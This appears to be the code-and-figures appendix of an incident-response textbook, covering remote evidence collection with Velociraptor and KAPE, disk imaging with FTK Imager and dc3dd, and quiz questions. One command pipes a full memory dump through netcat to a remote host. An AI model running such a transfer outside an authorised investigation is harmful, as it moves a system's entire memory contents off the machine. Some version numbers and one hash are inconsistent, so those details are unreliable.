MetadataWindows.KapeFiles.Targets/Uploads

**Total Rows** 1202

**Uploaded Bytes** 608775661 / 608775661

**Files uploaded** 600

**Download Results**

**Available Downloads**

Name	Size (Mb)	Date
<a href="#">DESKTOP-9SK5KPF-C.61ccda4581e72dd1-FC9PGNBRNPT0PC</a>	71 Mb	2022-05-04T23:41:37Z

Figure 7.24 – KAPE Targets ready for download

Name	Date modified	Type
AppData	5/4/2022 5:43 PM	File folder
NTUSER.DAT	5/4/2022 5:43 PM	DAT File
NTUSER.DAT.idx	5/4/2022 5:43 PM	IDX File
ntuser.dat.LOG1	5/4/2022 5:43 PM	LOG1 File
ntuser.dat.LOG1.idx	5/4/2022 5:43 PM	IDX File
ntuser.dat.LOG2	5/4/2022 5:43 PM	LOG2 File

Figure 7.25 – Acquired evidence

## Code and Commands

Command 7.1:

```
mkdir velociraptor
```

Command 7.2:

```
cd velociraptor
```

Command 7.3:

```
wget  
https://github.com/Velocidex/velociraptor/releases/download  
/v0.6.4- 1/velociraptor-v0.6.4-1-linux-amd64
```

Command 7.4:

```
chmod +x velociraptor-v0.6.4-1-linux-amd64
```

Command 7.5:

```
./velociraptor-v0.6.4-1-linux-amd64 config generate >  
velociraptor.config.yaml
```

Command 7.6:

```
nano velociraptor.config.yaml
```

Command 7.7:

```
sudo mv velociraptor.config.yaml /etc
```

Command 7.8:

```
./velociraptor-v0.6.4-1-linux-amd64 --config  
/etc/velociraptor.config.yaml user add admin --role  
administrator
```

Command 7.9:

```
./velociraptor-v0.6.0-1-linux-amd64 --config  
/etc/velociraptor.config.yaml frontend -v
```

Command 7.10:

```
sudo nano /etc/velociraptor.config.yaml
```

Command 7.11:

```
use_self_signed_ssl: true
```

Command 7.12:

```
cd velociraptor
```

Command 7.13:

```
./velociraptor-v0.6.4-1-linux-amd64 --config  
/etc/velociraptor.config.yaml config client >  
client.config.yaml
```

Command 7.14:

```
wget  
https://github.com/Velocidex/velociraptor/releases/download  
/v0.6.4-1/velociraptor-v0.6.4-windows-amd64.exe
```

Command 7.15:

```
./velociraptor-v0.6.0-1-linux-amd64 config repack --exe  
velociraptor-v0.6.0-1-windows-amd64.exe client.config.yaml  
Velociraptor_Agent.exe
```

Command 7.16:

```
CyLR.exe -u username -p password -s 192.168.0.15
```

Command 7.17:

```
C:/winpmem-2.1.exe - | nc 192.168.0.56 4455
```

## Questions

Answer the following questions to test your knowledge of this chapter:

1. In an incident investigation, it may not be necessary to obtain a full disk or memory image before an analysis can be conducted.
  - True
  - False
2. Which of the following are not advantages of an EDR platform?
  - Cost
  - Scalability of investigation
  - Event alerting
  - Central management
3. The one advantage to Velociraptor is that all of the processing is done on the Velociraptor server.

- True
- False

# Chapter 8

## Images




Figure 8.1 – Physical versus logical volumes



Figure 8.2 – E01 file format

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>fsutil behavior query disabledeletenotify
NTFS DisableDeleteNotify = 0 (Allows TRIM operations to be sent to the storage device)
ReFS DisableDeleteNotify = 0 (Allows TRIM operations to be sent to the storage device)

C:\WINDOWS\system32>
```

Figure 8.3 – TRIM operations enabled




Figure 8.4 – Setting Eraser task



Figure 8.5 – Eraser drive selection




Figure 8.6 – Erasure method selection




Figure 8.7 – Erase Schedule



**Figure 8.8 – Packaging integrity check**



**Figure 8.9 – Example disk photo**



**Figure 8.10 – Physical write blocker setup**




Figure 8.11 – FTK Imager main menu




Figure 8.12 – FTK Imager source selection




Figure 8.13 – Suspect drive selection




Figure 8.14 – FTK Imager Create Image window




Figure 8.15 – FTK Imager Select Image Type window

The screenshot shows a dialog box titled "Evidence Item Information". It contains five text input fields with the following data:  
Case Number: Compromised Laptop  
Evidence Number: E\_01  
Unique Description: Seagate HDD S/N S2V0HV93  
Examiner: Gerard Johansen  
Notes: Taken from LT potentially compromised with RAT

At the bottom are buttons for "< Back", "Next >" (highlighted in blue), "Cancel", and "Help".

Figure 8.16 – FTK Imager Evidence Item Information window




Figure 8.17 – FTK Imager Select Image Destination window



Figure 8.18 – FTK Imager Create Image window




Figure 8.19 – FTK Imager Creating Image window

Drive/Image Verify Results	
Name	E_01_Physical Image.E01
Sector count	625142448
MD5 Hash	
Computed hash	b503d5b285286dbc69842a0828a6f8af
Stored verification hash	b503d5b285286dbc69842a0828a6f8af
Report Hash	h503d5b285286dhc69842a0828a6f8af
Verify result	Match
SHA1 Hash	
Computed hash	abe3d41a3a544419a1716c50d063341de03374d7
Stored verification hash	abe3d41a3a544419a1716c50d063341de03374d7
Report Hash	abe3d41a3a544419a1716c50d063341de03374d7
Verify result	Match
Bad Sector List	
Bad sector(s)	No bad sectors found

Figure 8.20 – FTK Imager result verification

```
Administrator: Command Prompt - EDDv302.vbs
C:\Users\madno\Downloads\EDDv302>EDDv302.exe

Encrypted Disk Detector v3.0.2
Copyright (c) 2009-2021 Magnet Forensics Inc.
http://www.magnetforensics.com
// By using this software from Magnet Forensics, you agree that your use is governed by the End User License Agreement available at www.magnetforensics.com/legal. //

* Checking physical drives on system... *

Checking PhysicalDrive0 - RA MF5512GD9TNG-62A8A (512 GB) - Status: OK

* Completed checking physical drives on system. *

* Now checking logical volumes on system... *

Drive C: [Label: Local Disk] (PhysicalDrive0), Drive Type: Fixed, Filesystem: NTFS, Size: 512 GB, Free Space: 383 GB

* Completed checking logical volumes on system. *

* Running Secondary Bitlocker Check... *

Volume C: [local Disk] is encrypted using Bitlocker.

* Completed Secondary Bitlocker Check... *

* Checking for running processes... *

* Completed checking running processes. *

*** Encrypted volumes and/or processes were detected by EDD. ***

Press any key to continue...
(use 'EDD /batch' to bypass this prompt next time)
```

Figure 8.21 – Encrypted Disk Detector




Figure 8.22 – ESXi VM files

```
caine@caine:~$ sudo fdisk -l
Disk /dev/loop0: 3.77 GiB, 4023779328 bytes, 7858944 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/sda: 447.13 GiB, 480103981056 bytes, 937703088 sectors
Disk model: WDC WDS480G2G0A-
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x79de8545

Device      Boot   Start     End   Sectors   Size Id Type
/dev/sda1          2048 123796889 123794842    59G 27 Hidden NTFS WinRE
/dev/sda2  *    123797504 124744724    947221 462.5M 27 Hidden NTFS WinRE
/dev/sda3        124745728 937703087 812957360 387.7G    7 HPFS/NTFS/exFAT
```

Figure 8.23 – fdisk output data

```

caine@caine: ~
File Edit View Search Terminal Help

Disk /dev/sdb: 4.56 TiB, 5000981077504 bytes, 9767541167 sectors
Disk model: BUP BK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disklabel type: gpt
Disk identifier: 42DE8387-AC4E-471A-A910-22F14F970169

Device      Start      End    Sectors  Size Type
/dev/sdb1        34     32767     32734   16M Microsoft reserved
/dev/sdb2    32768  9767538687  9767505920  4.6T Microsoft basic data

Partition 1 does not start on physical sector boundary.

Disk /dev/sdc: 14,61 GiB, 15669919744 bytes, 30605312 sectors
Disk model: Cruzer Glide
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xa50fc981

Device      Boot Start      End    Sectors  Size Id Type
/dev/sdcl      *    2048  30605311  30603264 14.6G  c W95 FAT32 (LBA)

```

Figure 8.24 – fdisk output data






Figure 8.25 – UnBlock device selection



```
caine@caine:/mnt/Disk_Images/Incident2022-034
File Edit View Search Terminal Help
caine@caine:/mnt/Disk_Images/Incident2022-034$ sudo dc3dd if=/dev/sda of=ACMELaptop056.img hash=md5 log=ACMELaptop56.txt

dc3dd 7.2.646 started at 2022-05-24 22:17:14 +0200
compiled options:
command line: dc3dd if=/dev/sda of=ACMELaptop056.img hash=md5 log=ACMELaptop56.txt
device size: 937703088 sectors (probed), 480,103,981,056 bytes
sector size: 512 bytes (probed)
480103981056 bytes ( 447 G ) copied ( 100% ), 11176 s, 41 M/s
```

Figure 8.26 – dc3dd command and output




```
input results for device '/dev/sda':
 937703088 sectors in
 0 bad sectors replaced by zeros
 9fc8eb158e5665a05875f4f5f2e6f791 (md5)

output results for file 'ACMELaptop056.img':
 937703088 sectors out

dc3dd completed at 2022-05-25 01:23:30 +0200
```

Figure 8.27 – Dc3dd imaging completion



Name	Date modified	Type	Size
ACMELaptop056.img	5/24/2022 5:23 PM	Disc Image File	468,851,544 KB
ACMELaptop56.txt	5/24/2022 5:23 PM	TXT File	1 KB

Figure 8.28 – Dc3dd output files

## Code and Commands

Command 8.1:

```
caine@caine:~$sudo fdisk -l
```

Command 8.2

```
caine@caine:~$ sudo mkdir /mnt/Disk_Images
```

Command 8.3:

```
caine@caine:~$ sudo mount /dev/sdb2 /mnt/Disk_Images
```

Command 8.4:

```
caine@caine:~$ cd /mnt/Disk_Images
```

Command 8.5:

```
caine@caine:~$ mkdir Incident2022-034
```

Command 8.6:

```
caine@caine :/mnt/Disk_Images$ cd Incident2022-034
```

Command 8.7:

```
caine@caine:/mnt/Disk_Images/Incident2022-034$ dc3dd  
if=/dev/sda of=ACMELaptop056.img hash=md5  
log=ACMELaptop56.txt
```

Code 8.1:

```
dc3dd 7.2.646 started at 2022-05-24 22:17:14 +0200  
compiled options:  
command line: dc3dd if=/dev/sda of=ACMELaptop056.img  
hash=md5 log=ACMELaptop56.txt  
device size: 937703088 sectors (probed), 480,103,981,056  
bytes  
sector size: 512 bytes (probed)  
480103981056 bytes ( 447 G ) copied ( 100% ), 11176,1 s, 41  
M/s  
input results for device `/dev/sda':  
937703088 sectors in  
0 bad sectors replaced by zeros  
9fc8eb158e5665a05875f4f5f2e6f791 (md5)
```

```
output results for file `ACMELaptop056.img':  
937703088 sectors out  
dc3dd completed at 2022-05-25 01:23:30 +0200
```

## Questions

1. What are the two types of write blockers? (Select two)
  - Hardware
  - Digital
  - Software
  - Court-approved
2. Responders should ensure that any storage drive that's used for imaging is properly sanitized before each use.
  - True
  - False
3. What type of imaging is used to acquire the entire physical volume of a drive?
  - Dead imaging
  - Live imaging
  - Remote imaging
  - Hardware imaging
4. Which imaging application is found only on Linux systems?
  - FTK Imager
  - EnCase Imager
  - AFF4
  - dd

## Further reading

Refer to the following resources for more information about the topics covered in this chapter:

- *FTK Imager Guide:*  
[https://d1komuwb7gvu1i.cloudfront.net/imager/4\\_7\\_1/FTKImager\\_UserGuide.pdf](https://d1komuwb7gvu1i.cloudfront.net/imager/4_7_1/FTKImager_UserGuide.pdf)

- *NIST Computer Forensic Tools & Techniques Catalog:*  
[https://toolcatalog.nist.gov/search/index.php?ff\\_id=1](https://toolcatalog.nist.gov/search/index.php?ff_id=1)
- *An Overview of Disk Imaging Tool in Computer Forensics:*  
<https://www.sans.org/reading-room/whitepapers/incident/overview-disk-imaging-tool-computer-forensics-643>

# Chapter 9

## Images

Src Addr	Dst Addr	Sport	Dport	Proto	Packets	Bytes	Flows
192.168.1.7	192.168.2.56	5734	22	tcp	42	3028	1
192.168.1.5	192.168.2.45	3687	22	tcp	52	2564	1
192.168.1.7	192.168.2.55	4675	22	tcp	1	1240	1
192.168.1.6	192.168.2.34	6897	22	tcp	46	4056	1
192.168.1.6	192.168.2.56	3657	445	tcp	325	56798	1

Figure 9.1 – Sample NetFlow data

Queries: 24 new, 24 total, EOF				
